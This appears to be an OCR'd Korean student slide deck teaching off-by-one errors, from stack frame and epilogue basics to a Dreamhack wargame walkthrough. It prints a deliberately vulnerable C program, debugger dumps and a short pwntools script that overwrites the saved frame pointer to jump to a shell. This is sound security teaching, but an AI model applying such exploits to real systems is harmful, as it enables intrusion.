
OBOE

Off-By-One Error

SCP심재훈

PROFILE



심재훈 | 2003.09.28
중부대학교 정보보호학전공 22학번


관심 분야

포너블

MBTI

ISTP

특기




자격증

Table of Contents


What is OBOE?

길이가 200m인 도로에 전봇대를 50m 간격으로 배치하려면
전봇대를 몇 개 설치해야할까요?


What is OBOE?



What is OBOE?





```
Int arr[5];

for(int i=0;i<=5;i++)
        arr[i] = 1;
```




```
Int arr[5];

for(int i=1;i<5;i++)
        arr[i] = 1;
```

What is OBOE?





```
char str[] = “Hello SCP”;
```

문자열의 마지막 값은 항상 Null 값이 들어간다.

What is OBOE?

```
char buffer[16] = “AAAAAAAAAAAAAAAA”;
```



이를 고려하지 않으면 SFP가 변조된다.

What is OBOE?

Saved Frame Pointer

이전 함수에 EBP 레지스터를 저장하고 있는 공간

What is OBOE?

Extended Base Pointer

현재 스택의 가장 낮은 주소를 가지고 있는 레지스터

What is OBOE?

Function Epilogue

leave

mov esp, ebp
pop ebp

ret


pop eip
jmp eip

모든 함수의 끝에 공통적으로 진행되는 단계

What is Function Epilogue?

leave

mov esp, ebp
pop ebp




현재 함수를 종료한다.

What is Function Epilogue?

leave

mov esp, ebp
pop ebp




ebp를 이전 함수의 ebp로 재설정한다.

What is Function Epilogue?

ret

pop eip
jmp eip



리턴 주소를 eip에 넣어준다.


What is Function Epilogue?

ret

pop eip
jmp eip

리턴 주소를 따라 이동한다.

How can do OBOE?



드림핵 문제를 통해 실습할 것이다.

How can do OBOE?

```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>

char cp_name[256];

void get_shell()
{
    system("/bin/sh");
}

void alarm_handler()
{
    puts("TIME OUT");
    exit(-1);
}

void initialize()
{
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

int cpy()
{
    char real_name[256];
    strcpy(real_name, cp_name);
    return 0;
}

int main()
{
    initialize();
    printf("Name: ");
    read(0, cp_name, sizeof(cp_name));

    cpy();

    printf("Name: %s", cp_name);

    return 0;
}
```

off_by_one_000.c

```c
char cp_name[256];
```

How can do OBOE?

```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>

char cp_name[256];

void get_shell()
{
    system("/bin/sh");
}

void alarm_handler()
{
    puts("TIME OUT");
    exit(-1);
}

void initialize()
{
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

int cpy()
{
    char real_name[256];
    strcpy(real_name, cp_name);
    return 0;
}

int main()
{
    initialize();
    printf("Name: ");
    read(0, cp_name, sizeof(cp_name));

    cpy();

    printf("Name: %s", cp_name);

    return 0;
}
```

off_by_one_000.c

```c
void get_shell()
{
    system("/bin/sh");
}
```

How can do OBOE?

```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>

char cp_name[256];

void get_shell()
{
    system("/bin/sh");
}

void alarm_handler()
{
    puts("TIME OUT");
    exit(-1);
}

void initialize()
{
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

int cpy()
{
    char real_name[256];
    strcpy(real_name, cp_name);
    return 0;
}

int main()
{
    initialize();
    printf("Name: ");
    read(0, cp_name, sizeof(cp_name));

    cpy();

    printf("Name: %s", cp_name);

    return 0;
}
```

off_by_one_000.c

```c
int cpy()
{
    char real_name[256];
    strcpy(real_name, cp_name);
    return 0;
}
```

NULL 값 까지 복사

=

SFP 변조 가능

How can do OBOE?

```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>

char cp_name[256];

void get_shell()
{
    system("/bin/sh");
}

void alarm_handler()
{
    puts("TIME OUT");
    exit(-1);
}

void initialize()
{
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

int cpy()
{
    char real_name[256];
    strcpy(real_name, cp_name);
    return 0;
}

int main()
{
    initialize();
    printf("Name: ");
    read(0, cp_name, sizeof(cp_name));

    cpy();

    printf("Name: %s", cp_name);

    return 0;
}
```

off_by_one_000.c

```c
int main()
{
    initialize();
    printf("Name: ");
    read(0, cp_name, sizeof(cp_name));

    cpy();

    printf("Name: %s", cp_name);

    return 0;
}
```

How can do OBOE?

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x08048670 <+0>:     push   ebp
   0x08048671 <+1>:     mov    ebp,esp
   0x08048673 <+3>:     call   0x8048605 <initialize>
   0x08048678 <+8>:     push   0x8048751
   0x0804867d <+13>:    call   0x8048440 <printf@plt>
   0x08048682 <+18>:    add    esp,0x4
   0x08048685 <+21>:    push   0x100
   0x0804868a <+26>:    push   0x804a060
   0x0804868f <+31>:    push   0x0
   0x08048691 <+33>:    call   0x8048430 <read@plt>
   0x08048696 <+38>:    add    esp,0xc
   0x08048699 <+41>:    call   0x804864c <cpy>
   0x0804869e <+46>:    push   0x804a060
   0x080486a3 <+51>:    push   0x8048758
   0x080486a8 <+56>:    call   0x8048440 <printf@plt>
   0x080486ad <+61>:    add    esp,0x8
   0x080486b0 <+64>:    mov    eax,0x0
   0x080486b5 <+69>:    leave
   0x080486b6 <+70>:    ret
End of assembler dump.
```

```
pwndbg> disassemble cpy
Dump of assembler code for function cpy:
   0x0804864c <+0>:     push   ebp
   0x0804864d <+1>:     mov    ebp,esp
   0x0804864f <+3>:     sub    esp,0x100
   0x08048655 <+9>:     push   0x804a060
   0x0804865a <+14>:    lea    eax,[ebp-0x100]
   0x08048660 <+20>:    push   eax
   0x08048661 <+21>:    call   0x8048470 <strcpy@plt>
   0x08048666 <+26>:    add    esp,0x8
   0x08048669 <+29>:    mov    eax,0x0
   0x0804866e <+34>:    leave
   0x0804866f <+35>:    ret
End of assembler dump.
```


함수 에필로그 2번 진행

How can do OBOE?

```
pwndbg> r
Starting program: /home/wogns7930/oboe/off_by_one_000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

A를 256개 입력

How can do OBOE?



How can do OBOE?

```
pwndbg> x/100x $esp
0xffffcf08:     0xffffcf10      0x0804a060      0x41414141      0x41414141
0xffffcf18:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf28:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf38:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf48:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf58:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf68:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf78:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf88:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf98:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfa8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfb8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfc8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfd8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcfe8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcff8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd008:     0x41414141      0x41414141      0xffffd000      0x0804869e
0xffffd018:     0x00000000      0xf7c23295      0x00000001      0xffffd0d4
0xffffd028:     0xffffd0dc      0xffffd040      0xf7e1cff4      0x08048670
0xffffd038:     0x00000001      0xffffd0d4      0xf7e1cff4      0x080486c0
0xffffd048:     0xf7ffcb80      0x00000000      0x3bd7ac76      0x40134666
0xffffd058:     0x00000000      0x00000000      0x00000000      0xf7ffcb80
0xffffd068:     0x00000000      0xf4c55200      0xf7ffda40      0xf7c23226
0xffffd078:     0xf7e1cff4      0xf7c23358      0xf7fc9aec      0xf7ffcff4
0xffffd088:     0x00000001      0x080484e0      0x00000000      0xf7fdb8d0
```

[A * 256]

1byte Null
SFP 변조됨


How can do OBOE?

```python
from pwn import*

p = process("./off_by_one_000")

get_shell = 0x080485db
payload = p32(get_shell)*64

p.sendline(payload)
p.interactive()
```

payload.py


```
0x080485db  get_shell
```

How can do OBOE?



